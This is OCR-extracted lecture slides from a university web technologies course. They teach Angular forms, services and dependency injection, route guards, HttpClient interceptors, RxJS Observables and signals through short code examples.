
```html
<h1>Login</h1>
<form [formGroup]="loginForm">
  <label for="usr">Username:</label>
  <input id="usr" formControlName="user"/>
  <label for="pwd">Password:</label>
  <input id="pwd" formControlName="pass"
         type="password"/>
  <button type="submit">Submit</button>
</form>
<p>
Username is
<strong>{{loginForm.value.user}}</strong>;
Password is
<strong>{{loginForm.value.pass}}</strong>
</p>
```

ANGULAR FORMS: SUBMISSIONS

```
export class LoginComponent {
  loginForm = new FormGroup({
    user: new FormControl(''), pass: new FormControl('')
  })

  onSubmit(){
    alert(`Username: ${this.loginForm.value.user}
           Password: ${this.loginForm.value.pass}`);
  }
}
```

```
<form [formGroup]="loginForm" (ngSubmit)="onSubmit()">
  <input id="usr" formControlName="user"/>
  <input id="pwd" formControlName="pass" type="password"/>
  <button type="submit">Submit</button>
</form>
<p>
  Username is <strong>{{loginForm.value.user}}</strong>;
  Password is <strong>{{loginForm.value.pass}}</strong>
</p>
```

ANGULAR FORMS: SUBMISSION



SERVICES AND DEPENDENCY INJECTION

INTRODUCING SERVICES

- We know that classes in our software should do **one thing** and **do it right**. This increases modularity and reusability.
- Components in Angular should be only responsible for enabling the user experience: template, styles, and logic that mediates between the view and the application logic

ANGULAR: SERVICES

- Services are classes that provide functionality that can be used in multiple parts of an application
- Services are **not** associated directly with user experience
  - No template, no styles. Just logic, that can be invoked wheen needed
- Services are great for tasks such as fetching data from a REST API, logging, validating data, etc…
  - These kind of tasks are likely to be required in different parts of the application

DEPENDENCY INJECTION (DI)

- Angular leverages the DI pattern to make it easy for application code to obtain instances of its dependecies (e.g.: Services it needs)
- The goal of DI is to separate the concerns of (1) constructing dependencies and (2) using them, improving decoupling
- In the Angular DI system two roles exist:
  - **dependency consumer** (i.e.: the code we write)
  - **dependency provider** (generally managed by Angular)

ANGULAR: CREATING SERVICES

```
@luigi ➜ D/O/T/W/2/e/2/angular-app $ ng generate service calculator

CREATE src/app/calculator.service.spec.ts (377 bytes)
CREATE src/app/calculator.service.ts (139 bytes)
```

- The **@Injectable** decorator is used to mark the CalculatorService as something that can be injected into a component as a dependency

```
import { Injectable } from '@angular/core';

@Injectable({
  providedIn: 'root' //avilable everywhere in the app (root injector)
})
export class CalculatorService {
  sum(x: number, y: number): number { return x+y; }
}
```

ANGULAR: INSTANTIATING SERVICES


Dependencies can be instantiated using the **inject()** method

```
import { Component, inject } from '@angular/core';
import { CalculatorService } from '../calculator.service';

@Component({
  selector: 'app-home-page',
  standalone: true,
  imports: [],
  template: "<p>The sum is <strong>{{sum}}</strong></p>",
  styleUrl: './home-page.component.scss'
})
export class HomePageComponent {
  private calculatorService = inject(CalculatorService);
  sum = this.calculatorService.sum(1234, 4321);
}
```

ANGULAR: INSTANTIATING SERVICES

Dependencies can also be injected by declaring them in class constructors

```
import { Component } from '@angular/core';
import { CalculatorService } from '../calculator.service';

@Component({
  selector: 'app-home-page',
  standalone: true,
  imports: [],
  template: "<p>The sum is <strong>{{sum}}</strong></p>",
  styleUrl: './home-page.component.scss'
})
export class HomePageComponent {
  constructor(private calculatorService: CalculatorService){}
  sum = this.calculatorService.sum(1234, 4321);
}
```



SECURING ROUTES

SECURING ROUTES

- A common task when handling Routing is to ensure that only authorized users access certain routes
- With the Angular Router, this can be done using **Route Guards**
- **Route Guards** are functions that are invoked by Angular to determine whether the user is allowed to perform certain operations (e.g.: canActivate, canMatch, canLoad, canDeactivate,…) on a Route
- Guards are specified as properties of **Route** objects
- Multiple guards can be specified for a Route. Angular executes all guards in parallel, and the action can be performed only if all guards return **true**.

CREATING A GUARD

```
@luigi → D/O/T/W/2/e/2/angular-app $ ng generate guard authorization
? Which type of guard would you like to create? CanActivate
CREATE src/app/authorization.guard.spec.ts (497 bytes)
CREATE src/app/authorization.guard.ts (137 bytes)
```

```
import { inject } from '@angular/core';
import { CanActivateFn, Router } from '@angular/router';
import { AuthService } from './auth.service';

export const authorizationGuard: CanActivateFn = (route, state) => {
  return true;
};
```

CREATING A GUARD

```
import { inject } from '@angular/core';
import { CanActivateFn, Router } from '@angular/router';
import { AuthService } from './auth.service';

export const authorizationGuard: CanActivateFn = (route, state) => {
  const router = inject(Router);
  const authService = inject(AuthService);
  if(authService.isUserLoggedIn()){
    return true; //user is authorized
  } else {
    router.navigateByUrl("/login"); //redirect to login
    return false; //user is not authorized
  }
};
```

```
{ //in app.routes.ts
  path: "counter",
  title: "Counter",
  component: CounterPageComponent,
  canActivate: [authorizationGuard]
}
```

USING GUARDS

- Guard functions can return a boolean value or an **UrlTree** object
  - `true` means that the guard is satisfied an navigation may proceed
  - `false` when the guard is not satisfied and the action may not be performed
  - an UrlTree object means that Router should redirect to that URL
- When multiple guards are set, you should always return an UrlTree to redirect, and not use the Router.navigate() methods directly like in the example shown in the previous slide
  - When multiple guards are executed in parallel, if two of them redirect, you may have race conditions!

HTTPCLIENT AND INTERCEPTORS

HTTPCLIENT

- Angular provides an API to perform HTTP requests
- It's implemented in the **HttpClient** service class
- To use HttpClient, we need to configure it using **dependency injection**

```
//in app.config.ts
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(), //add the providers using this dedicated helper function
    provideRouter(routes)
  ]
};
```

USING HTTPCLIENT

- HttpClient can then be instantiated as a dependency of our services and components (e.g.: using **inject()** or by declaring it in a class constructor)

```
import { HttpClient } from '@angular/common/http';
import { Injectable } from '@angular/core';

@Injectable({
  providedIn: 'root'
})
export class RestBackendService {
  constructor(private http: HttpClient) {}
  //This service can now make HTTP requests via `this.http`.
}
```

MAKING HTTP REQUESTS

```
@Component({
  selector: 'app-cat-facts',
  standalone: true,
  template: `<h1>Cat Facts</h1>
    <button (click)="loadCatFact()">Click here to load a cat fact</button>
    <p>{{catFact}}</p>`
})
export class CatFactsComponent {
  constructor(private http: HttpClient){}
  catFact: string = "";
  loadCatFact(){
    let url = "https://cat-fact.herokuapp.com/facts/random";
    this.http.get<{text: string}>(url).subscribe(data => {
      this.catFact = data.text;
    });
  }
}
```

USING HTTPCLIENT: OBSERVABLES

- HttpClient provides methods corresponding to the different HTTP verbs used to make requests
- Each method returns an **Observable** from the RxJS library
  - Reactive Extensions Library for JavaScript
- Angular uses Observables to manage many async operations
- In some ways, Observable are similar to Promises. In a nutshell:
  - Promises can resolve (or reject) only once. In other words, they asynchronously emit a single value (or error)
  - Observables can asynchronously emit **multiple values** over time

PROMISES: REDUX

```
let promise: Promise<number> = new Promise((resolve, reject) => {
  let num = Math.random();
  setTimeout( () => {
    if(num < 0.5){
      resolve(num);
    } else {
      reject(new Error(`You were unlucky! ${num}`));
    }
  }, 2000); //run the callback in 2 seconds
});

promise.then( (data) => {
  console.log(`Promise resolved returning ${data}`);
}).catch( err => {
  console.log(`Promise rejected with ${err}`);
});
```

WORKING WITH OBSERVABLES

- Just as with Promises, you need to provide callbacks to execute when some events occur.
- This is done by **subscribing** to the Observable

```
observable.subscribe({//provide a Subscriber object
  next(value){//executed when the a value is emitted by the Observable
    console.log(`Observable emitted value ${value}`);
  },
  error(err){ //executed when an error is emitted by the Observable
    console.log(`Observable emitted an Error: ${err}`);
  },
  complete(){ //executed when the Observable is done (will not emit any more values)
    console.log("Observable finished emitting values");
  }
});
```

CREATING AN OBSERVABLE

- The argument passed to the Observable constructor is the function to execute upon subscription

```
import { Observable } from "rxjs";

const observable = new Observable<number>( (subscriber) => {
  setTimeout( () => {
    let num = Math.random();
    if(num < 0.5){
      subscriber.next(num);
    } else {
      subscriber.error(new Error(`You were unlucky! ${num}`));
    }
    subscriber.complete();
  }, 2000)
});
```

CREATING AN OBSERVABLE

```
import { Observable } from "rxjs";

const observable = new Observable<number>( (subscriber) => { /*...*/ });

observable.subscribe({
  next(value){ console.log(`Observer emitted value ${value}`  )},
  error(err) { console.log(`Observer emitted an Error: ${err}`)},
  complete() { console.log("Observer finished emitting values")}
});
```

```
@luigi → D/O/T/W/2/e/2/a/src $ tsc .\observables_example.ts
@luigi → D/O/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted value 0.3339789464735569 7
Observer finished emitting values
@luigi → D/O/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted an Error: You were unlucky! 0.620240538767127
@luigi → D/O/T/W/2/e/2/a/src $
```

Notice that errors are considered as completions! **complete()** will not be called when errors occur!

OBSERVABLES: EMITTING MULTIPLE VALUES

```
import { Observable, Subscriber } from "rxjs";

const observable = new Observable<number>( subscriber => {
  helper(subscriber, 1);
});

function helper(subscriber: Subscriber<number>, level: number){
  setTimeout( () => {
    let num = Math.random();
    if(level > 3){ subscriber.complete(); return; }
    if(num < 0.8) {
      subscriber.next(num);
      helper(subscriber, level+1); //recursion
    } else { subscriber.error(new Error(`You were unlucky! ${num}`)); }
  }, 1000);
}
```

OBSERVABLES: EMITTING MULTIPLE VALUES

```
const observable = new Observable<number>( (subscriber) => { /*...*/ });

observable.subscribe({
  next(value){ console.log(`Observer emitted value ${value}`  )},
  error(err) { console.log(`Observer emitted an Error: ${err}`)},
  complete() { console.log("Observer finished emitting values")}
});
```

```
@luigi → D/O/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted value 0.6982903488018062
Observer emitted value 0.5713928193844571
Observer emitted value 0.005029574874092724
Observer finished emitting values
@luigi → D/O/T/W/2/e/2/a/src $ node .\observables_example.js
Observer emitted value 0.09009756551320991
Observer emitted an Error: Error: You were unlucky! 0.8901570954122466
@luigi → D/O/T/W/2/e/2/a/src $
```

SETTING UP HTTPCLIENT

- We can customize many **HttpClient** features (see setup guide) when we configure its DI providers:
  - We can use **withFetch()** to use the Fetch API instead of **XMLHttpRequest**
  - We can configure **Interceptors**

```
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(
      withFetch(), //use the Fetch API instead of XMLHttpRequests
      withInterceptors([authInterceptor])
    ),
    provideRouter(routes)]
};
```

INTERCEPTORS

- Interceptors are a form of **middleware** supported by HttpClient
- Same concept as middlewares in Express, but apply to outgoing requests!
- Ultimately, interceptors are functions that take as input
  - The current outgoing **HttpRequest**
  - A **next** function, representing the next step in the interceptor chain

```
function log(req: HttpRequest, next: HttpHandlerFn): Observable {
  console.log(req.url);
  return next(req);
}
```

INTERCEPTORS: USE CASES


Interceptors can be used to

- Add authentication headers to requests (e.g.: JWT tokens!)
- Cache responses for a period of time
- Log outgoing requests

- Interceptors to use are declared when configuring **HttpClient**

```
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(
      withInterceptors([loggingInterceptor, authInterceptor])
    )
  ]
}
```

ANGULAR: CHANGE DETECTION




ANGULAR: CHANGE DETECTION

- When a component property (i.e.: its **state**) changes, its template is automatically updated by Angular
- Updating the templates only when necessary and doing so efficiently (e.g.: updating only the parts that need to be updated) is key to good SPA performance
- How does Angular know when it needs to update the rendered view?


ANGULAR: CHANGE DETECTION

- Basically, when something happens in the application (DOM events, async operations, …) the **change detection** mechanism triggers
- When change detection starts, Angular goes through all the components in the component hierarchy
  - For each component, it checks whether its state changed, and whether the state change affects the view
  - If so, the DOM portion corresponding to the component template is updated
- We won’t delve into the internals of the change detection process
  - Check out the docs if you want the details

ANGULAR: CHANGE DETECTION EXAMPLE



ANGULAR: CHANGE DETECTION EXAMPLE



SIGNALS

ANGULAR SIGNALS

- Signals were introduced in Angular 17
- They granularly track how and where state is used throughout an app, allowing Angular to further optimize rendering updates.
- In a nutshell, you can think of signals as variables that can also notify any interested consumers when their value changes
- They are a way to achieve **reactive programming**
  - A form of declarative programming based on asynchronous event processing
- Using Signals allows Angular to avoid unnecessary change detection checks and updated only the parts of the DOM that changed

CREATING AND UPDATING SIGNALS

- Signals can be **writeable** or **read-only**
- Writeable signals can be created using the **signal()** function
- When creating a writeable signal, we pass an initial value to **signal()**
- Signals provide an API for updating their values
  - **.set()** allows to set a new value
  - **.update()** allows to compute a new value based on the previous one

```
export class CounterSignalComponent {
  count = signal(0); //initial value is zero
  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```

USING SIGNALS: EXAMPLE

```
import { Component, signal } from '@angular/core';

@Component({
  selector: 'app-counter-signal',
  standalone: true,
  template: `
    <h1>Counter with Signals</h1>
    <button (click)="handleClick()">Click to Increment</button>
    <button (click)="handleReset()">Click to Reset</button>
    <p>{{count()}}</p> <!-- notice the ()! -->
  `
})
export class CounterSignalComponent {
  count = signal(0); //initial value is zero, returns a function to get the value
  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```

COMPUTED SIGNALS

- Computed signals are **read-only** signals that derive their values from those of other signals
- Defined using the **computed()** function and a derivation function
- Angular **automatically** keeps them updated, in a reactive fashion
- Using **.set()** or **.update()** on them will result in an error!

```
export class CounterSignalComponent {
  count = signal(0); //initial value is zero
  double = computed(() => this.count() * 2);
  //rest of the component omitted
}
```

EXAMPLE WITH COMPUTED SIGNALS

```
import { Component, signal } from '@angular/core';

@Component({
  selector: 'app-counter-signal',
  standalone: true,
  template: `
    <h1>Counter with Signals</h1>
    <button (click)="handleClick()">Click to Increment</button>
    <button (click)="handleReset()">Click to Reset</button>
    <p>Count: {{count()}} - Double: {{double()}}</p> <!-- notice the ()! -->
  `
})
export class CounterSignalComponent {
  count = signal(0); //initial value is zero, returns a function to get the value
  double = computed(() => this.count() * 2);
  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```

SIGNALS: EFFECTS

- Signals notify interested consumers when they change
- An **effect** is a function that runs whenever some signals change
- Effects can be created using the **effect()** function

```
effect(() => {
  console.log(`Count value changed: ${this.count()}`);
})
```

- Effects always run at least once.
- When they run, they keep track of any signal they read.
- Whenever any of these signals change, the effect is executed again

SIGNALS: EFFECTS

- Recall effects run at least once!

```
export class CounterSignalComponent {
  count = signal(0); //initial value is zero
  double = computed(() => this.count() * 2);

  constructor(){
    effect(() => {
      console.log(`Count value changed: ${this.count()}`);
    })
  }

  handleClick() { this.count.update(value => value + 1); }

  handleReset() { this.count.set(0); }
}
```

Console log output
Count value changed: 0
Count value changed: 1
Count value changed: 2
…

REFERENCES

- **Angular Docs**
  https://angular.dev/overview
  Relevant parts: Introduction: Essentials; In-depth Guides: Forms, Dependency Injection, Router, HTTP Client, Signals.

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 22

ANGULAR: TO-DO LIST APP

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
